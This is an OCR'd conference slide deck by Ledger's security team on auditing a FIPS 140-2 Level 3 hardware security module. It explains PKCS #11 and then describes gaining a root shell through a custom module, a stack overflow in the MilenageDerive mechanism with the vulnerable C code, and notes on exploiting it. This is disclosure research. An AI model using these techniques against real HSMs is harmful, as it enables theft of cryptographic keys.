Everybody be Cool, This is a Robbery!

Jean-Baptiste Bedrune, Gabriel Campana

firstname.lastname@ledger.fr

Hong Kong - New York - Paris – San Francisco - Vierzon

Disclaimer

- The Donjon (Ledger Security Team) assess the security of technologies used by Ledger
- The vulnerabilities in this presentation were found during a security audit
- We don’t want to single out one particular vendor
- Goals:
  - Raise awareness about HSM security
  - Lay the groundwork for other security researchers
  - Improve the overall security

Agenda

- What is a HSM?
- Characteristics of the HSM assessed
- Brief intro to PKCS #11
- Developing tools for vulnerability discovery
- Vulnerability research and exploitation
- Persistent compromise

HSM?

What is a HSM?

- Security enclaves to store and process sensitive data
  - Computes cryptographic operations
  - Generate keys
  - Keys never leave the enclave
- Physical computing device:
  - PCI card or network appliance
  - One or more crypto-processors
  - Anti-tampering countermeasures

Usage Examples

- PKI:
  - CA’s private key generation and storage, certificates signing
  - Requirement for all CAs (CA-Browser Forum Baseline)
- Banking: PIN verification, transaction authorization, payment card personalization
- Telecommunications: strong cryptographic material for key injection by SIM manufacturer
- DNSSEC: storage of Root Zone keys (FIPS 140-2 level 4 HSM)
- Cloud services: encryption/decryption of customer data
- HSM-as-a-Service: Google, Microsoft, Amazon, etc.

How much does it cost?

- Only a few vendors, no market share information
- No public prices, large range of models for each vendor
- According to Hackable Security Modules (REcon Brussels 2017):
  - Brand X, Model A: $29,500.00
  - Brand Y, Model B: $9,500.00
  - Brand Z, Model C: $15,000.00

Details of the HSM assessed


- PCI Express card (also available as a network appliance)
- FIPS 140-2 level 3 certified
- Components are coated in epoxy
- USB and serial ports for an optional smart-card reader
- Ethernet controller without connector

FIPS 140-2: Security Requirements for Cryptographic Modules

- U.S. government computer security standard
- Level 1:
  - At least one Approved algorithm or Approved security function
  - No specific physical security mechanism
  - Example: PC encryption board
- Level 2: physical security mechanism: evidence of tampering (tamper-evident coating, seals)
- Level 3:
  - Detection and response to attempts at physical access, use or modification of the cryptographic module
- Level 4: targets physical unprotected environment

Appliance (Host + HSM)

- Usual Linux server
  - CPU: Intel E5500
  - RAM: 4 GB
  - Hard drive: 500 GB
- Linux Kernel modules
- CLI and GUI software
- SDK





Firmware

- CD-ROM provided by the vendor
- CLI and GUI software
- PKCS #11 API examples in C
- Documentation for developers and administrators
- Firmware update: signed, unencrypted, Linux 2.6.28.8 for PowerPC (2009)


- Few weeks of reverse engineering

Communication: Shared DRAM





Demo



The attacker:

- controls the host
- can communicate with the PCI card
- knows nothing about the HSM credentials

State of the art


- On the security of PKCS #11 (Clulow, CHES, 2003)
  - Much information on PKCS #11 security model
  - Encrypt then wrap, weak mechanisms…
- Your Bitcoin Wallet may be at risk: SafeNet HSM key-extraction vulnerability (Cem Paya, Gemini, 2015)
  - Weak mechanism in PKCS #11, enabled by default by SafeNet
- Hackable Security Modules - Reversing and exploiting a FIPS 140-2 Level 3 HSM firmware (Fotis Loukos, REcon Brussels, 2017)
  - Exotic CPU, focused on reverse engineering

PKCS #11

PKCS #11: Introduction

- Generic interface to communicate with a cryptographic device
  - Smart card
  - HSM, etc.
- Portable API: Cryptographic Token Interface (Cryptoki)
  - Session management
  - Cryptographic objects manipulation
  - Operations on these objects (encryption, decryption, signature, etc.)

Cryptographic Token Interface



Cryptographic Token Interface Standard Function Quick Reference

Here are the functions with brief descriptions:

C_CancelFunction	In previous versions of Cryptoki, C_CancelFunction cancelled a function running in parallel with an application
C_CloseAllSessions	C_CloseAllSessions closes all sessions an application has with a token
C_CloseSession	C_CloseSession closes a session between an application and a token
C_CopyObject	C_CopyObject copies an object, creating a new object for the copy
C_CreateObject	C_CreateObject creates a new object
C_Decrypt	C_Decrypt decrypts encrypted data in a single part
C_DecryptDigestUpdate	C_DecryptDigestUpdate continues a multiple-part combined decryption and digest operation, processing another data part
C_DecryptFinal	C_DecryptFinal finishes a multiple-part decryption operation
C_DecryptInit	C_DecryptInit initializes a decryption operation
C_DecryptUpdate	C_DecryptUpdate continues a multiple-part decryption operation, processing another encrypted data part
C_DecryptVerifyUpdate	C_DecryptVerifyUpdate continues a multiple-part combined decryption and verification operation, processing another data part
C_DeriveKey	C_DeriveKey derives a key from a base key, creating a new key object
C_DestroyObject	C_DestroyObject destroys an object
C_Digest	C_Digest digests data in a single part
C_DigestEncryptUpdate	C_DigestEncryptUpdate continues multiple-part digest and encryption operations, processing another data part
C_DigestFinal	C_DigestFinal finishes a multiple-part message-digesting operation, returning the message digest
C_DigestInit	C_DigestInit initializes a message-digesting operation
C_DigestKey	C_DigestKey continues a multiple-part message-digesting operation by digesting the value of a secret key
C_DigestUpdate	C_DigestUpdate continues a multiple-part message-digesting operation, processing another data part
C_Encrypt	C_Encrypt encrypts single-part data
C_EncryptFinal	C_EncryptFinal finishes a multiple-part encryption operation
C_EncryptInit	C_EncryptInit initializes an encryption operation
C_EncryptUpdate	C_EncryptUpdate continues a multiple-part encryption operation, processing another data part
C_Finalize	C_Finalize is called to indicate that an application is finished with the Cryptoki library
C_FindObjects	C_FindObjects continues a search for token and session objects that match a template, obtaining additional object handles
C_FindObjectsFinal	C_FindObjectsFinal terminates a search for token and session objects
C_FindObjectsInit	C_FindObjectsInit initializes a search for token and session objects that match a template
C_GenerateKey	C_GenerateKey generates a secret key or set of domain parameters, creating a new object
C_GenerateKeyPair	C_GenerateKeyPair generates a public/private key pair, creating new key objects
C_GenerateRandom	C_GenerateRandom generates random or pseudo-random data
C_GetAttributeValue	C_GetAttributeValue obtains the value of one or more attributes of an object
C_GetFunctionList	C_GetFunctionList obtains a pointer to the Cryptoki library's list of function pointers
C_GetFunctionStatus	In previous versions of Cryptoki, C_GetFunctionStatus obtained the status of a function running in parallel with an application
C_GetInfo	C_GetInfo returns general information about Cryptoki

- Few exposed functions (~70)
- But 250 mechanisms (standard and proprietary)


PKCS #11: Mechanisms

- Define how to perform a cryptographic operation.
- Mechanisms for encryption, decryption, hashing, wrapping, etc.
- Depends on the device. HSM: many mechanisms.
  - `CKM_SHA512_HMAC`
  - `CKM_RSA_PKCS_KEY_PAIR_GEN`
  - `CKM_WRAPKEY_AES_CBC`
  - `CKM_AES_GCM`
  - Mechanisms for telecom, banking…
- Some mechanisms take parameters: IV, salt, etc.

PKCS #11: Objects


- 3 types
  - Keys: secret, public, private
  - Certificates
  - Data: DSA / ECDSA parameters, etc.
- Cryptoki manipulates objects through their handles

PKCS #11: Objects




Key values are (usually) not sent to the host

PKCS #11: Object attributes




PKCS #11: Attributes for Security

- Sensitive: value cannot be extracted in plain text, must be wrapped
- Not extractable: value cannot be exported



Slots and tokens



PKCS #11: Roles

- Two roles:
  - Users: can access private objects that belong to a token
  - Administrators: manage accounts
- Threats
  - Unauthenticated attackers gain access to private objects
  - Attackers gain access to keys marked as non-extractable
  - Authenticated attackers gain admin privileges

Vulnerability Research and Exploitation

Threat Model

- The attacker is able to execute commands on the host
  - Insider threats
  - Malicious data center employee with physical access
  - Administrator account compromise
  - Software vulnerabilities on the host
  - etc.

Tooling

Module

- Unexpected option: new features can be added thanks to custom *modules*
- Expected usage:
  - PKCS #11 functions hook
  - New handlers on custom messages
- Requires admin privileges for loading
- Not a vulnerability
- Internals:
  - The SDK along a toolchain produces PowerPC ELF binaries from C source code
  - Modules loaded into the main process thanks to `dlopen()`
  - No `libc`

Shell

```
user@host:~$ ./module-shell --init
[*] uploading busybox-powerpc to /sbin/busybox
[*] creating symlinks (might take a few seconds)

user@host:~$ ./module-shell id
uid=0 gid=0

user@host:~$ ./module-shell ps fauxwww
PID   USER     TIME   COMMAND
    1 0          0:00 /init
    2 0          0:00 [kthreadd]
…
 1086 0          0:00 /sbin/busybox ps fauxwww
```

Debugger

- The main process handles communication
- SDK functions (using standard communication channels) can't be used
- *Auxiliary* channels available (eg. shared memory)
- `gdb` on the host, `gdbserver` on the HSM
- Additional challenge:
  - The main process is monitored with *ptrace*
  - Reboots the HSM in case of crashes


Information gathered


- Dynamic analysis ability
  - Every process run as *root*
  - No hardening nor mitigation options
- Whole flash readable thanks to `/dev/mtd`
- The bootloader is a slightly modified version of U-Boot:
  - No secure boot mechanism

Storage

- Persistent data stored to a 64 Mb flash memory on the PCI card:
  - Linux image
  - Custom modules
  - Logs
  - PKCS #11 objects
- PKCS #11 objects and authentication information are stored into a dedicated partition using a proprietary filesystem
- Sensitive object attributes are stored encrypted and decrypted on-the-fly

Storage


Flash
Linux image
Custom modules
Logs
Object 1
Attribute 1
Attribute 2
Attribute 3
Object 2
Object n
Attribute 1


Key

Storage

- No logical separation across HSM slots
- Each objects from each slots are stored in the same flash partition
- Reverse engineering shows that secrets are stored with the same key

  → Code execution on the HSM allows to dump all secrets

First Code Execution

Grepping for memcpy

- ~700 calls to `memcpy` in `API.so`
- Manual analysis:
  - `memcpy` called from PKCS #11 functions
  - Variable size parameter and stack destination
- `MilenageDerive` is the only one vulnerable to a stack overflow
- `CKM_MILENAGE_DERIVE` mechanism:
  - Key derivation for *f3*, *f4*, *f5* and *f5** MILENAGE functions
  - UMTS (Universal Mobile Telecommunication System) authentication algorithms
  - Probably used by HSMs in Telco environment

Bug

- `CKM_MILENAGE_DERIVE` requires a handle on a 16-byte MILENAGE key, stored as a generic secret key.
- `MilenageDerive` does not check the length of the secret key.

```
int MilenageDerive(...) {
    uint8_t aesKey[16];
    ...
    GetObjectClassAndKeyType(keyObject, &attributeClass, &keyType);
    if (attributeClass == CKO_SECRET_KEY) {
        keyValue = FindAttr(CKA_VALUE, keyObject);
        if (keyValue) {
            valueLen = keyValue->valueLen;
            memcpy(aesKey, keyValue->pValue, keyValue->valueLen);
            ...
}
```

Exploit


- Code exec is trivial
  - No stack cookie
  - No ASLR
- But
  - `system("/bin/sh")` shellcodes won't work
  - Resuming execution is tricky
  - Requires to be authenticated (a malformed secret key has to be installed)
  - MILENAGE is present only on recent firmware versions


→ Better look for another bug

